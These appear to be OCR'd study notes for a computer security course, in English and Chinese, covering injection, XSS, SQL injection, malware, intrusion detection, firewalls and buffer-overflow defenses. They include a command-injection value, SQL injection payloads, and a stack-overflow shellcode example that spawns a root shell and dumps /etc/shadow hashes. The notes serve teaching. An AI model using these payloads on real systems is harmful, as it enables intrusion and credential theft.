

Software security

Software Quality	Software Security
accident	By attacker/不會被測試到


Handling Program Input:
size(overflow), interpretation(fail:ret too much data)
Injection Attacks:
$user=$q.para("user")
Print('/usr/bin/finger -sh $user')
// User='xxx; echo attack success; ls –l finger*
// unless($user=~/^\w+$/)
PHP 2 feature: declare global variable in url / PHP can include url
SQL Injection ExampleSol. Replace(" '; ")
Cross-site Scripting (XSS) Attacks
Input provided to a program by one user that is subsequently output to another user/ Script code may need to access data associated with other pages / Assumption : all content from one site is equally trusted and hence is permitted to interact with other content from that site
Attacks exploit this assumption and attempt to bypass the browser's security checks / **Involving the inclusion of script code in the HTML content of a Web page displayed by a user's browser**
XSS Reflection 留言+script code Prevent input 要檢查
Validating Input Syntax 使用 input 前檢查/建立白黑名單/正規
Input Fuzzing randomly generated data as inputs to a program
PROS Simplicity and freedom from assumptions / low cost
用 template→有多做假設
CONS very simple, but identifying only simple types of faults (e.g., only triggered by a small number of very specific input values)
Correct Machine Instructions for Algorithm machine code 搞你
Correct Data Interpretation data type/C can allocate memory(小心)
Preventing Race Conditions with Shared Memory
Program 搶 os 資源→[Sol] correct selection and use of appropriate synchronization primitives **But,** deadlock can be still an issue
Attackers may trigger the deadlock to launch DoS
Interacting with the OS and Other Programs
Environment variables/ Using appropriate, least privileges/ Systems calls and standard library functions/ Preventing race conditions with shared system resources/ Safe temporary file use
System Calls and Standard Library Functions
Optimizations can conflict with program goals
Ex: Securely Delete a File
System will write the new data to same disk blocks/ Data are written immediately to disk/ When the I/O buffers are flushed and the file is closed, the data are then written to disk

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111,
...]
open file for update
for each pattern
   seek to start of file
   overwrite file contents with pattern
   flush application write buffers
   sync file system write buffers with device
close file
remove file
```

Handling program output Programs must identify what is permissible output content/ Filter any possibly untrusted data to ensure that only valid output is displayed
DBMS Architecture
Security: beyond the capability of typical OS based security
→OS: typically control read and write access to entire files
Primary key→Uniquely identifies a row
Foreign key→Links one table to attributes in another
SQLi Hacker injects an SQL command to a database sending the command to the Web server
→Modify or delete data/ Execute OS commands/ Launch DoS
e.g. Redmond'; DROP table OrdersTable -- / name: 1' OR '1'='1
X_FORWARDED_FOR :127.0.0.1' or 1=1#
username: XXX ' OR username='JANE // second order inject
→已知資訊再搞更深入的 cookie
In band attacks use the same communication channel for injecting SQL codes and retrieving
Tautology: condition always true
End of line comment/ Piggybacked queries
Out of band Attacks Data are retrieved using a different channel, **e.g.**, email instead of web pages/ Used when there are limitations on information retrieval/ **But,** outbound connect from the data server lax
Inferential Attacks Reconstruct the information by sending particular requests and observing the resulting behavior of the Website/database server →**Illegal/logically incorrect queries/ Blind SQL injection**
Database Access Control
Cascading Authorizations GRANT/REVOKE
Role Based Access Control (RBAC) app owner / end user / admin
Inference 用可以 access 的 data 去 infer sensitive data
Detection altering the database structure / Eliminate an inference channel violation during a query time
Database Encryption CONS: inflexibility(hard to search)/ key manage

	More flexible：index
	

Cloud Security



Malicious Software
Advanced Persistent Threats (APTs) target selection, persistent, and stealthy
Virus dormant propagation trigger execute
用目標分類 Boot/ file infector/ Macro infector(PDF WORD)/multipartite
用策略分類 encrypt/ stealth(hide anti)/polymorphic/ metamorphic(全變)
Worm multiplatform/ multiexploit/ ultrafast spread/ polymorphic/ metamorphic/ transport vehicle/ **Zero-day** exploit
Clickjacking UI redress
Worm propagates itself and activates itself
Bot is initially controlled from some central facility (use IRC server)
Backdoor(bypass security) Difficult to implement OS controls for backdoors in apps Maintenance hook: a backdoor used by programmers to debug
Rootkit 偷偷取得 root privilege→alter system's standard function
Generic decryption (GD) detect virus decrypt itself
Host based Behavior Blocking software cause harm before it be detected
Intruder Behavior
Target acquisition and information gathering/ Initial access/ Privilege escalation/Information gathering or system exploit(找你要的 data)
Maintaining access→Installing backdoors rootkits / Covering tracks
Anomaly detection collect data→analyze

Statistical	Knowledge based	Machine learning
simplicity low computation cost lack of assumptions about behavior expected	robustness and flexibility	flexibility adaptability , and ability to capture interdependencies between factors
difficulty in selecting suitable mtrics ,and not all behaviors can be modeled	difficulty/time required to develop high quality knowledge rules	requiring significant time and computational resources

Limit cannot detect unknown data
Signature/Heuristic detection Using a set of known malicious data patterns (signatures) or attack rules **/ Rule based heuristic identification**

Host Intrusion Detection (HIDS) can detect both external, internal intrusions

Data Sources and Sensors (Cont.) System call traces/ **Audit (log file) records**(不須其餘軟體/可能沒有 needed data)/ **File integrity checksums**(Cons: generate and protect the checksums, difficult to monitor changing files)/ **Registry access**

Signature or Heuristic HIDS Efficient at detecting known malware, but not capable of detecting zero day attacks

NIDS: examines packet traffic toward potentially vulnerable systems on a network HIDS: examines user and software activity on a host

NIDS becomes to not function well: encrypted packet

Inline sensors	Passive sensors
Pros: no additional separate hardware devices are needed Cons: negative impact on network	more efficient and doesn't contribute to packet delay
Low interaction honeypot	**High interaction honeypot**
Emulating particular IT services or systems well enough to provide a realistic initial interaction, but does not execute a full version Providing a less realistic target Often sufficient for use as a component of a distributed IDS to warn of imminent attack	A real system, with a full OS, serv-ices and applications, which are instrumented and deployed where they can be accessed by attackers A more realistic target that may occupy an attacker for an extended period However, it requires signi- ficantly more resources If comp- romised, could be used to initiate attacks on other systems

Firewall

Limit An improperly secured wireless LAN may be accessed from outside/ Devices infected outside are attached and used internally

Packet Filtering Firewall Applying a set of rules to each incoming and outgoing IP packet(rule based) PROS simple transparent fast

Cons Cannot prevent attacks that employ app specific vulnerabilities or functions/ Limited logging functionality/ Don't support advanced user authentication, due to the lack of upper layer functionality/ Vulnerable to attacks on TCP/IP protocol issues/ Susceptible to security breaches caused by improper configurations

Possible attacks IP address spoofing(**Countermeasure**: discarding incoming packets with an inside source address)/ Source routing attacks(**Cm:** discarding all packets that use this option)/ Tiny fragment attacks(**Cm:**enforcing the first fragment of a packet to contain a predefined minimum amount of the transport header)

Tradition PF→Weakness Doesn't take into consideration any higher layer context / Client port>1024→vulnerbility

Stateful Inspection Firewalls Keeping track of TCP sequence number

Application Proxy Firewall A relay of app level traffic/ Must have proxy codes for specific apps/ May restrict supported app features **Pros:** more secure than packet filters **Cons:** additional processing overhead on each connection

Circuit level Proxy Firewall Splitting a TCP connection Doesn't examine the contents/ Reduce the overhead of the app level proxy(Inbound: app level proxy, outbound: circuit level proxy)

SOCKS A framework for client server apps in TCP/UDP domains to conveniently and securely use the services of a network firewall

Bastion Host A hardened system identified by the firewall administrator as a critical strong point in the network's security

Host based (**Server** based) Firewalls **Pros** Filtering rules can be tailored to the host environment/ Protection is provided independent of topology/ Providing an additional layer of protection

Personal Firewalls(router)

Much less complex than server based and stand alone firewalls/ to deny unauthorized remote access


DMZ (Demilitarized Zone) externally accessible but need some protections

Virtual Private Networks (VPN)

Using encryption and authentication in the lower protocol layers to provide a secure connection through an insecure network


Distributed Firewalls

- **Local protection: against internal attacks**
  - Tailored to specific machines and apps
  - Host-based firewalls on hundreds of servers and workstation
  - Personal firewalls on local and remote user systems
- **Global protection: against internal and external attacks**
  - Stand-alone firewalls



Intrusion Prevention (IPS) block or prevent detected malicious activity

HIPS sandbox **Pros:** various tools work closely together



Example of a Stack Overflow Attack (Cont.)

- Attacker must also specify the commands to be run by the shell once the attack succeeds

```
$ dir -l buffer4
-rwsr-xr-x     1 root      knoppix        16571 Jul 17 10:49 buffer4

$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"20202020202020203808cffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7J1xH7.4UJT419JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$PvZSBKBu$EdSPvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

96+1 bytes

Compile time defenses Aim to harden programs to resist attacks in new programs

Choice of Programming Language cost in resource use

Safe Coding Techniques

Language Extensions & Safe Libraries Handling dynamically allocated memory: more problematic / The size information is not available at compile time/ Requiring an extension and the use of library routines

Cons Generally, there is a performance penalty/ Programs and libraries need to be recompiled with the modified compiler/ Feasible for new OSes, but likely to have problems with third party apps

Stack Protection Mechanisms

Canary Add function entry and exit code to check stack for signs of corruption CONS All programs needing protection need to be recompiled/ The structure of the stack frame has changed: causing problems with programs, e.g., debuggers

Return Address Defender (RAD) Do not alter the structure of the stack. Run time defenses Aim to detect and abort attacks in existing programs Function **entry code:** writing a copy of the return address to a safe region of Memory/ Function **exit code**: checking the return address in the stack frame against the save copy

RunTime Defenses Aim to harden programs to resist attacks in new program Can be deployed as OS updates to provide protection

Compile time approaches: usually require recompilation of existing porograms/ Involving changes to the memory management

Executable Address Space Protection Block the execution of code on the stack/ Against the attacks: copying machine code into the targeted buffer and then transferring execution to it / Tag pages of virtual memory as being nonexecutable

Address Space Randomization Guard Pages between critical memory

Heap Overflow no easy transfer of Control/ May have function pointers to be exploited Or manipulate management data structures

Global Data Overflow